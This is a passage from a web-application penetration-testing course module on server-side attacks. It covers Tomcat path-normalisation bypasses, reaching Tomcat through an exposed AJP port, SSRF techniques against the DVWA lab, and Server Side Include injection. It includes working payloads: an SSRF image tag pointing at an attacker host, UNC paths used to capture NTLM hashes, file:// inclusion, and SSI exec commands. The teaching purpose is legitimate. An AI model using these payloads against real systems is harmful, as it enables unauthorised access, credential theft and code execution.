Web Application Penetration Testing eXtreme

v2

Attacking the Server-Side

Section 01 | Module 11

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 11 | ATTACKING THE SERVER-SIDE

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Understanding how user input can be handled by back-end logic
- ✓ Finding and exploiting Server-Side bugs

11.1

Server-Side Infrastructure

11.1.1 Understanding Modern Infrastructure

When interacting with a web application, you should be aware that nowadays, it is unlikely that just one machine handles your connections.

Modern web application might consist of an application server, a separate database server (which is secured with a firewall and separated from the outside world), and performance increase mechanisms, like content delivery networks. Often in such a configuration, the IP correlated with the application's domain name has nothing to do with the real application servers.

11.1.1 Understanding Modern Infrastructure

Content delivery networks have the purpose of improving an application's availability via caching and presenting users with a cached version of a website.

They are used globally; for example, when trying to view the website from different parts of the globe, users are connected with the cached version that is present on a server that is geographically closest to them.

11.1.1 Understanding Modern Infrastructure


Another „performance” part of a web application infrastructure is Load Balancers, for example, F5. Load balancers are used to distribute visitors to several servers hosting a copy of the same web applications to improve reliability.

Load balancers often utilize the „Host” header to redirect users to proper resources (e.g., virtual hosts). Apart from Load Balancers, there are caching proxies that allow caching of some resources in order to render them each time.

11.1.1 Understanding Modern Infrastructure

Moreover, devices like a Web Application Firewall or an Intrusion Detection Systems might also be incorporated into an application's infrastructure.

Additionally, proxies and reverse proxies might be in use in order to restrict access to web resources. All these infrastructure elements can be used at once, and all of them reside between the user and the real application server.



https://www.acunetix.com/wp-content/uploads/2019/01/image1-2.png

11.1.1 Understanding Modern Infrastructure

When an HTTP request is issued, it passes through all these layers.

We will refer to those elements as proxies for simplicity, but keep in mind that these are also load balancers, WAFs, Caching services, etc.

11.1.2 Abusing Intermediate Devices

Most of these elements are configured to not only pass through but also interpret a user's requests. They are used to exclude insecure paths or to disallow users from visiting certain resources (e.g.,/manager related pages on Tomcat-based web applications).

In 2018, interesting research about handling user-requested resources by web servers was released. One of the discovered bugs was the insecure combination of Tomcat and Nginx reverse proxy.

https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf

11.1.2 Abusing Intermediate Devices

When Tomcat is combined with a nginx reverse proxy, an insecure condition may occur; this is because Tomcat itself will treat „..;/” as if it was a parent directory traversal sequence „../” and normalize (sanitize) that sequence.

However, when relying on the reverse proxy for this task, the proxy might not do that, allowing for escaping “up one directory” because they will pass that path to Tomcat unchanged, and Tomcat will not perform additional validation since it relies on the reverse proxy to do it.

11.1.2 Abusing Intermediate Devices

For example, accessing http://tomcatapplication.com/..;/manager/html on a vulnerable setup might reveal the Tomcat Manager.

Due to the false feeling that it is safe from external users, there is a higher likelihood to spot default credentials on such panels.

11.1.2 Abusing Intermediate Devices

Another opportunity to access the hidden Tomcat manager is ajp proxy. AJP proxy typically runs on port 8009 and is accompanied by Tomcat-based websites. Historically, it was used by standalone web servers to talk to Tomcat instances for performance reasons. The idea was to leave static content for apache and to do server-side processing on Tomcat.

```
PORT STATE SERVICE
8009/tcp open ajp13
```

11.1.2 Abusing Intermediate Devices

Ajp-proxy port is often spotted during penetration testing engagements. It is not a web application port, as ajp13 is a binary protocol; however, ajp proxy might be a gateway to internal resources, e.g., administrative panels or unpublished websites.

You can configure your own Apache instance to connect to a remote ajp port and then visit http://127.0.0.1 (localhost) to see whether it contains any interesting content.

11.1.2 Abusing Intermediate Devices

To connect to a remote ajp port, you need to have Apache installed on your system (**apt-get install apache2**).

Then, you need to install the ajp-related module:

apt install libapache2-mod-jk

And enable it:

a2enmod proxy_ajp

11.1.2 Abusing Intermediate Devices

Next, create a file under the path:

/etc/apache2/sites-enabled/ajp.conf

```
ProxyRequests Off
# Only allow localhost to proxy requests
<Proxy *>
Order deny,allow
Deny from all
Allow from localhost
</Proxy>
# Change the IP address in the below lines to the remote servers IP address hosting the
Tomcat instance
ProxyPass / ajp://[TARGETIP]:8009/
ProxyPassReverse / ajp://[TARGETIP]:8009/
```

11.1.2 Abusing Intermediate Devices

Then, restart apache. If everything goes well, you should be able to visit the remote website at http://127.0.0.1. In case of errors during the apache restart, check your ajp.conf file and make sure it does not contain any additional spaces or tabs.

Since the real web application server is hidden deep inside its infrastructure, the ability to know its real IP address can be a vulnerability itself. It could be even better if one is able to issue a request on behalf of that server or in the most complex case, retrieve the results of such requests.

11.2

Server-Side Request Forgery

11.2.1 SSRF Attack

Server-Side request forgery is an attack in which the user is able to make the application server (or a proxy or another part of its infrastructure) issue a request for external resources.

The exploitation of SSRF can lead to:

- Sensitive information disclosure
- Stealing authentication information (e.g., Windows NTLM hashes)
- File read/inclusion
- Remote Code Execution

11.2.1 SSRF Attack

SSRF's may occur in different places. The most obvious places to look for them are, for example, in „Load profile picture from URL" functionalities or similar features.

The safest way to fetch a remote file by the target website would be to do it using client-side javascript. In such a case, the request is performed by the user's computer and no application infrastructure takes part in requesting the remote resources.

11.2.2 When SSRF is a Feature

However, websites might have to choose to fetch the resources remotely with a specialized part of the infrastructure, which is dedicated for such kind of tasks.

An example might be Facebook, which, upon referencing a remote resource in a private message, uses an internal server to fetch that resource and generate a miniature of it.

11.2.2 When SSRF is a Feature

Once a URL is entered into Facebook's message window, its server will perform a request to the remote resources. The user agent is named „facebookexternalhit", which suggests that this behavior is intended.

```
Listening on [0.0.0.0] (family 0, port 80)
Connection from [69.171.251.1] port 80 [tcp/http] accepted (family 2, sport 47090)
GET / HTTP/1.1
Accept: */*
Accept-Encoding: deflate, gzip
User-Agent: facebookexternalhit/1.1 (+http://www.facebook.com/externalhit_uatext.php)
Range: bytes=0-524287
Host: [redacted]
Connection: close
```

11.2.2 When SSRF is a Feature

Since Facebook is actively running a Bug Bounty program, we will not analyze its messaging security as it is constantly being tested by bounty hunters all around the world.

However, most of the assets you will test can behave in that way and in most cases, this will not be a „specialized interface” for external connections.

11.2.2 When SSRF is a Feature

Keep in mind that an SSRF attack can be conducted not only against „image import” utilities but any mechanisms that rely on fetching remote resources. In web applications, typically it can be:

- API specification imports (WSDL imports)
- Other file imports
- Connection to remote servers (e.g., FTP)
- „ping” or „alivecheck” utilities
- Any parts of an http request that include URLs

11.2.3 Blind SSRF Exploitation

SSRF's can also exist in „blind" form; for example, in document generators. If one is able to inject content into an online PDF generator, inserting something like the code below might likely lead to receiving a GET request from the parser server. It is because the server-side content parser will try to evaluate the content before rendering the PDF.

<img src=http://attacker.com:80/ssrf>

It will then parse the IMG tag and try to fetch the remote picture without knowing that it does not exist.

11.2.3 Blind SSRF Exploitation

If a SSRF is received from a remote parser, it is worth inspecting the full request content (e.g., with a netcat listener) as it may contain interesting headers (including session IDs or technical information).

Another place where SSRF payloads can be inserted is HTTP request headers. You can, for example, place your domain in any HTTP header and look for HTTP or DNS resolution.

11.2.3 Blind SSRF Exploitation


Burp intruder might be helpful in that task; for example, you can feed it with a list of all HTTP headers and assign your domain to each of them. It is possible that some of the intermediate proxies might try to resolve these domains.

As you now know where to look for the SSRF vulnerabilities, it's time to show you the potential impact of them. An SSRF vulnerability's impact relies heavily on the creativity and skills of the penetration tester, as performing an arbitrary request revealing the internal IP is rarely a severe vulnerability itself.

https://en.wikipedia.org/wiki/List_of_HTTP_header_fields

11.2.3.1 Abusing URL Structure

As SSRF is about handling URL's, let's recall how the URL is built:



https://chromium.googlesource.com/chromium/src/+/master/docs/security/url_display_guidelines/url_display_guidelines.md

11.2.4 SSRF Example

There are a lot of elements to tamper.

In order to present some SSRF scenarios, we will use Ubuntu 16 x64 with the Damn Vulnerable Web Application installed.

https://github.com/ethicalhack3r/DVWA

11.2.4 SSRF Example

We will use the „File Inclusion” module, which is similar to a web application’s fetch file functionalities. DVWA has to run in „Low” security mode.

11.2.4 SSRF Example

As DVWA runs on the localhost and we want to proxy our requests via burp, the following trick is used:

- First, **socat** is installed (**sudo apt-get install socat**)

Then, the DVWA is exposed via port forwarding using socat: external port 800 will be connected to internal 80. Keep in mind that this will expose your vulnerable application instance to the outside world!

11.2.4 SSRF Example


Forwarding is achieved using:

sudo socat tcp-listen:800,fork tcp:127.0.0.1:80

Now, DVWA is available from the outside network; in this case, we have the following IP of the virtual machine that runs dvwa.

11.2.4 SSRF Example

Now we can try to attack the vulnerable application with the help of the Burp Repeater tool. For example, let's start a local netcat listener and try to fetch its address via a GET request.




11.2.4.1 Forcing Authentication

We can see that the back-end server interpreter used the username/password combination as a Basic Authentication header! This means, when issuing an arbitrary request, we can also do it to like basic authorization protected resources.

```
qwe@ubuntu:/var/www/html/DVWA$ sudo nc -lvp 21
Listening on [0.0.0.0] (family 0, port 21)
Connection from localhost 41280 received!
GET /a HTTP/1.0
Authorization: Basic dGVzdDpwd2Q=
Host: 127.0.0.1:21
Connection: close
```


11.2.4.2 Changing Protocol

Moreover, DVWA also accepts an https URL scheme and tries to establish an encrypted connection:




11.2.4.2 Changing Protocol

Since we are using a plain-text connection netcat, we just see the attempt to establish SSL to our listener.



11.2.4.2 Changing Protocol

The **file://** scheme is also accepted, resulting in file inclusion.



11.2.4.2 Changing Protocol

You can always test more protocol handlers. Sometimes issuing a request will be available only with a few of them. Below you can see exemplary URL schemes for the PHP language.

- file:// — Accessing local filesystem
- http:// — Accessing HTTP(s) URLs
- ftp:// — Accessing FTP(s) URLs
- php:// — Accessing various I/O streams
- zlib:// — Compression Streams
- data:// — Data (RFC 2397)
- glob:// — Find pathnames matching pattern
- phar:// — PHP Archive
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — Audio streams
- expect:// — Process Interaction Streams

https://www.php.net/manual/en/wrappers.php

11.2.4.3 Attacking SSRF on Windows

If you suspect the requesting server to be Windows-based, you can also try to access a UNC path in the following format: \\attackerdomain\sharename


If the server tries to authenticate to a fake share, you might be able to steal its NTLM password hash. The hash can be subject to further offline cracking. SMB authentication attempts can be captured, e.g., using the metasploit module auxiliary/server/capture/smb.

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/62e862f4-2a51-452e-8eeb-dc4ff5ee33cc
https://www.rapid7.com/db/modules/auxiliary/server/capture/smb

11.2.4.4 Other SSRF Scenarios


Sometimes, it will be possible to fetch a remote HTML file. So, SSRF will lead to Reflected XSS:

```
qwe@ubuntu:/var/www/html$ cat xss.html
<script>alert(document.domain)</script>
```



11.2.4.4 Other SSRF Scenarios

Upon visiting the URL, the remote HTML file is included by the server.




11.2.4.5 Time-based SSRF

SSRF can also be used as a time-based attack, especially in blind exploitation scenarios.

Based on differences in response time, one may be able to perform an internal port scan or internal network/domain discovery.


11.2.4.5 Time-based SSRF

For example, for DVWA hosted on our VM, it takes approximately 200 - 250 milliseconds to fetch http://example.com.



11.2.4.5 Time-based SSRF

Asking for a non-existent domain causes the page to load immediately. Even if we don't see the output, we can infer that nothing meaningful can be loaded in such a short time, so such an address is not reachable.



11.2.4.6 Extending SSRF

The most powerful SSRF impact is usually when it leads Remote Code Execution. Apart from obvious scenarios that involve file inclusion or reading sensitive data, SSRF sometimes allows the attacker to interact with internal services, which in turn may be vulnerable to other web attacks.

Although in such a scenario an attacker can only use GET requests, this is sometimes sufficient to execute critical actions on internal services and execute arbitrary code.

11.3

Server-Side Include

11.3 Server Side Include

Another class of server-side vulnerabilities is Server Side Includes and Edge Side Includes.

Server Side Include is a language-neutral web server technology that supports creating dynamic content before rendering the page.

11.3 Server Side Include

You can infer the presence of SSI if the web application you are assessing makes use of .shtml, shtm or .stm pages, but it is not the only case.

Of course, blind SSI may also exist. The best option to test whether the page is vulnerable is to inject exemplary SSI tags into the web application and observe the place where they are rendered.

11.3 Server Side Include

You can also add some exemplary SSI payloads to your Burp Intruder list when attacking web application parameters in a generic way (testing for XSSes and similar vulnerabilities).

If you are lucky, you might be able to find evaluated SSI directives in the web page response.

11.3.1 SSI Expressions

A typical SSI expression has the below format. We will shortly present exemplary directives that can be used for testing and exploitation.

```
<!--#directive param="value"-->
```

11.3.1 SSI Expressions

You can try the following code to execute commands for printing server-side variables – document name and date (echo var), file inclusion (include virtual), and code execution, depending on the underlying operating system.


```
<!--#echo var="DOCUMENT_NAME" -->
<!--#echo var="DATE_LOCAL" -->
<!--#include virtual="/index.html" -->
<!--#exec cmd="dir" -->
<!--#exec cmd="ls" -->
```

11.3.2 SSI Example

A good place where you can practice these kinds of vulnerabilities is OWASP's bWAPP pre-configured Virtual Machine. (SSI does not work on the self-setup release).

